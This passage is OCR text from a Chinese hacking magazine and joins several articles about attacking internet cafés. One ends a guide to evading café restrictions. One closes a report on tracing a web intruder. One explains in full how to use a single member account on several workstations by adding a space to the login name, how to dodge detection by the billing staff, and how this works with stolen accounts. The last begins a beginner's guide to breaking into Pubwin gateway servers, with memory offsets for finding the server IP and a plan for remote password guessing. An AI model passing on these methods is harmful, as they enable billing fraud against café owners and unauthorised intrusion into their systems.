


图11 运行firefox浏览器

至于为什么安装firefox浏览器，道理大伙都知道了哦，我也不磨叽了，最后别忘记清理战场。

至此，这BT的网吧算是破解完毕（我已达到下载的目的），盗Q或进行其它破坏不是我想做的。

五、小结

网吧的限制不管有多BT，还是会有缺陷的，只要找到这缺陷就可以突破。文中用的招数不过是平时的积累，只要灵活运用，菜鸟也可以遨游网吧。或许大伙有比我更好的方法，方便的话可彼此交流一下，共同进步嘛~大伙如果还有不明白的地方尽可来nohack或华北资源找我（断翅的精灵），我会尽我所能回答与此文有关的问题。因本人比较喜欢文学，所以更欢迎喜欢写情绪文字的朋友来找我交流，等候您的大驾哦！

编辑点评：

本文算是网吧限制破解的方法汇总，通用性很强，破解一般的限制已经足够了，利用外挂的vbs，可见再BT的网吧也是有漏洞的。


上接234页

3.根据他asp木马中的特征码"霸者U幻灭天堂专用木马"，我得知了他的网名。又在baidu查找霸者U幻灭天堂，发现了很多被他黑过的网页，还是有案底的哦，见图6。

至此，我们完成了一次漂亮的防守反击战，大力神杯在向我招手。通过这次被黑我也有些感慨。对黑客们的感慨，从入侵的战术上讲，不要一味的注重攻击，这种打法现在已经不是太多。而且在入侵的时候也要注意保护，隐藏自己，同时记着清理痕迹。对网管们的感慨，很多人被黑以后就如热锅上的蚂蚁，其实被黑和病毒一样，都是有迹可寻的。真是应了一句老话，道高一尺，魔高一丈！

编辑点评：

这次反黑过程中由于入侵者的屁屁没擦干净，导致暴露了自己的IP地址，这也让反黑过程变得简单，看来对方还不是一个高手。而作者最后的一句话我不认同，"道"懒则"魔"高一丈，"道"勤则"魔"低一丈。



让你会员账号，一当十用

兜兜爱面糊

从本文你可以学到：

1、传统利用方法存在的弊端解析

2、一卡多用的另类方法应用、缘由及注意事项




图1




图2




图3

现在一谈到怎样在网吧“免费上网”的方法，无不联想到如何去入侵主机，给自己的账号加钱一法，这确实是迄今为止安全系数最高的一种方法。但网吧环境的多变性，致使我们在实际的入侵中并非就那么一帆风顺。若此法行不通，是否有它法可寻呢？

一、传统利用方法存在的弊端解析

答案正如本文题目所示，这将是完全有别于传统意义上的那种。以前常说的一卡多用是指先用会员账号去开一台工作站，杀了管理软件进程后，再去主机那结账，使得那台工作站已不会因为主机端结账后而被锁，这样造成免费上网的机会。同时那个会员账号又可以再去开别的电脑玩。

方法看似合情又合理，但最为致命的两点却总被人忽略：一是这样做会使管理软件服务端上显示此工作站的状态是“已解锁”；二是同时却不会改变管理软件的中下方显示栏中“计算机共XX台，其中XX台正在计费，剩余XX台”这句话的显示数据。或许你曾因为此法得到过一些便宜，那现在你看了这些还会认为原先的做法是明智的吗？我想以后的你再也没有必要去铤而走险了吧。

二、一卡多用的另类方法应用、缘由

那今天我带给大家的方法又有多另类呢？呵呵~往下看便知。这里先申明一下，此方法的运用是在工作站状态处于“**锁定**”时，且需要多台工作站配合的情况下才算是完整的应用，所以无法截图来以图文并茂的形式展示过程中的相关提示框语句，不便之处还望多多包涵。

所谓的一卡多用就是指一个会员账号可以在多台工作站使用。又要杀进程吗？不，因为此法的利用依据是属管理软件默认设置问题，如图1所示。默认“**不允许同一会员卡同时使用多次**”此选项是未被勾选的。也许你会问，我怎么知道此设置属于默认设置呢？因为原来身为网管的我有条件研究这些（呵呵~好像人有点不厚道哦）经多家网吧测试后都发现此现象的存在，并对自己的网吧多了修补工作。但后来老板换了次系统，问题又重新出来了。所以我推断此设置项未被勾选属于默认设置。

知道了原因所在，那么如何利用呢？其实很简单，就是“**已登陆账号+空格，密码不改变**”即可。不过我只测试到四台工作站可共用一卡的情况（因为我不可能去赶客人走嘛，同时又要保密。那个累啊就别提了）。

三、注意事项

现在方法和缘由都知道了，可还是不能轻易尝试哦！不然账号里扣了几倍的钱，到时候再来问我原因，我也无能为力的。其实方法的本身很简单，只是看你如何运用它罢了。为了便于理解，现在我们来拟定一个收费规则：每小时按2元计算，你现在拥有一个内含10元的会员账号，正常情况只能玩5个小时。但用我接下来所讲述的方法去使用该会员账号后，会员账号的计费规则则会根据使用者的多少成比例增加。举个例子，若有两个人用此方法各上了一个小时。那么扣除的费用就是4元，还剩下6元。但这个结果却不会因为第一个人的提前结账而直接反映给另一个仍在用此账号上机的那端的会员账号查询栏中，致使第二个人还会以为账号里剩有8元。不过从两人开始上机，到第一个人结账，再到第二个人结账这整个计费过程还是能在管理软件的计费日志里查询到的。只不过下次来会有一个人要郁闷咯！那么这样是否就意味着使用者无论增加多少，都只是在平分这10元钱而已呢？当然不是，前提是每个人都必须要不间断地上5个小时才行。但也因此不能再去用此会员账号，否则你将不单只是续卡那么简单了。因为里面的余额数显示的会是“**用此账号的总人数X每个人的总费用—里面原有的实际金额**”，所以结果必然是一个负数。好象没有哪个会员账号是负数了还能正常消费的吧！

以上讲的是同时的情况下用此方法，那么自然也有不同时的情况啦。首先解释一下这个“同时”的概念，它在本文所指的意思是未超过网吧设置“上机者最少要上X分钟”此选项以内的时间，不然就属不同时的情况了。如图2所示。而计费规则又会变为第一个人从原有的10元开始计费，第二个人则是从

“10元 — 超过时间所设置的费用”开始计算，如果还有第三个人，但超过的是第一个人的时间，却与第二个人的间隔没有超过这个时间，那他的计费规则是和第二个人一样的，反之亦然。当然所谓的不同时多半就是你在用盗来的账号上网的那时，但你还需注意一点的事情是，在未知对方现在是否正在使用的情况下，用对方的账号正常登录，如果可以就说明对方不在。那么就不能用此方法了。否则它可不会是从那10元开始计算的哦。也只有在对方在的情况下，你加空格之后再上就行了（注：如果只是一个人用此账号，那么加空格和不加空格的结果都是按正常情况计费的。而再当对方来使用的时候，再用此方法的好处就是：管理软件客户端就不会弹出诸如类似于“此账号已在第XX号工作站使用”的提示语句了，而是正常登录。）

最后的一点是：现在网吧为了日后的账目管理，会员账号的办理都是有一定递进规律的。这就意味着如果账号长度太短且单一的情况下，用此法太过于张扬的话还是有可能被发现的。按照管理软件的收费界面来看，通常每个页面所显示的工作站数是20台，所以你在使用此方法的同时，你所选的座位数要尽可能的大于第一个人座位数的20位以上为妥。

四、总结

虽然方法的相同，但用法不同造成的结果也随之不同。是不是很有意思呢？本人的测试环境是在“专家系列网管软件之网吧管理专家”完全通过。不过在万象幻境妙管家，万象网络妙管家，吉胜网络妙管家，浩艺网吧管理软件（Pubwin）都发现有类似的情况，因为本人条件有限，且部分情况下并不是本文所利用的会员账号，而是临时会员账号。如图3所示，“在服务端用会员卡要校验密码”此选项在默认情况下，在服务端的开机对话框中输入会员卡号，不需要密码，系统就让此会员卡上机。如果这个网吧不存在临时会员账号，那么该选项是一定会被勾选的。可正因为部分网吧偏偏又自行添加了些临时会员账号，这在无意中就和该选项的设置冲突了，且密码为空。所以又造成被人恶意利用的机会。至于利用方法就和本文所讲述的一样，我就不再重复了。有条件的朋友可以自行研究一下。

编辑点评：

利用网管软件服务端的配置不当，利用一个账号多次登录，跟网管软件打“时间差”，这的确是一个不错的思路，只是这时间要掌握好，并且一个账号只能使用一次哦。



从本文中你可以学到：

1. 如何得知pubwin服务器与网关服务器是否在同一主机
2. 如何探测对方是否安装了防火墙
3. 如何使用smbcrack远程猜解密码
4. 如何利用QQ的共享漏洞入侵
5. 如何利用netbox搭建自己的web服务器
6. 如何利用DNS欺骗在局域网入侵

测试环境：客户机Windows XP professional SP2

前言

好长时间没有写东西了，懒啊~现在IT行业蒸蒸日上，网吧也不甘落后，遍地开花。到网吧上网的用户更是日益增长，这更提醒了我们网吧安全的重要性。一般在网吧的hack行为会直接导致经济损失。话这么说好像我好人一个，其实我今天是站在人侵者的角度谈网吧安全的。网吧的主机分为服务器和客户机，我就分别来说一下不同环境下入侵的不同手段。

一、服务器的入侵

网吧里服务器大概有以下几种：网关服务器，收银服务器，电影服务器和游戏服务器（后面统称电游）四种，比较关键的前两种，而通常这两种服务器都在同一台电脑上运行，市面上流行的pubwin系列就是的，反正我见过的都是。原因是pubwin的使用方式有局域网和互联网，为了要实现这种功能，同时防止会破解系统的家伙免费上网而限制访问Internet，就要求pubwin的服务端必须安装在网关机器上。以前有见过一种pubwin安全解决方案说可以将pubwin的服务端安在非网关的局域网内部电脑上。具体怎么实现不是很清楚，望知道的朋友指教。以防你碰见这种情况，我教给你分辨的方法。首先探测网关IP：打开**CMD**，输入**ipconfig**，**Default Gateway**后面跟的便是网关IP了。如图1。

探测pubwin服务器IP如果你先破解了pubwin的管理员密码的话（很好破解的）直接在系统设置里面就能看到了。没有密码的话用winhex，像破解密码那样打开内存找到pubwin进程，共有3个偏移地址里保存了，分别为**0015AD10**，**00373F10**和**0042FE70**，如图2。

你直接转到任意一个偏移地址就可以看到pubwin服务器的IP了。但毕竟这种情况在少数。本篇是在前一种情况下写的，同时网管软件为pubwin。好了，先来讲pubwin服务器即网关的入侵。

1．pubwin服务器即网关的入侵

通常入侵最常用的手段是利用操作系统的漏洞，但是windows最近很是反常，严重漏洞看不到，只有几个可以dos的漏洞，你不是要dos吧！我们的目的是彻底控制目标。在现阶段利用系统漏洞是很不明智的，现在就连什么技术都不懂的网管GG打起系统补丁来连专业的都比不了，况且那些好用的远程溢出漏洞少之又少。漏洞要写漏洞的人写嘛！其实我要说的方法也比较传统，甚至可以说是原始。在局域网中针对网关的入侵有效的似乎只有猜

解密码了（这时候要把它看成网关），远程猜解，然后利用它的服务或者共享进入服务器。这种方式真的是很老了，米特尼克神时代的了。但正是越来越多的人遗忘这种最有效的入侵手段的原因，使新接触计算机安全的菜鸟朋友全然不知远程猜解是什么东东，也就是说这篇文章是给新手朋友看的，老手到这里可以next了。来吧，菜鸟朋友们，让我们看看具体怎么实现这种入侵。




图1 ipconfig命令的回显

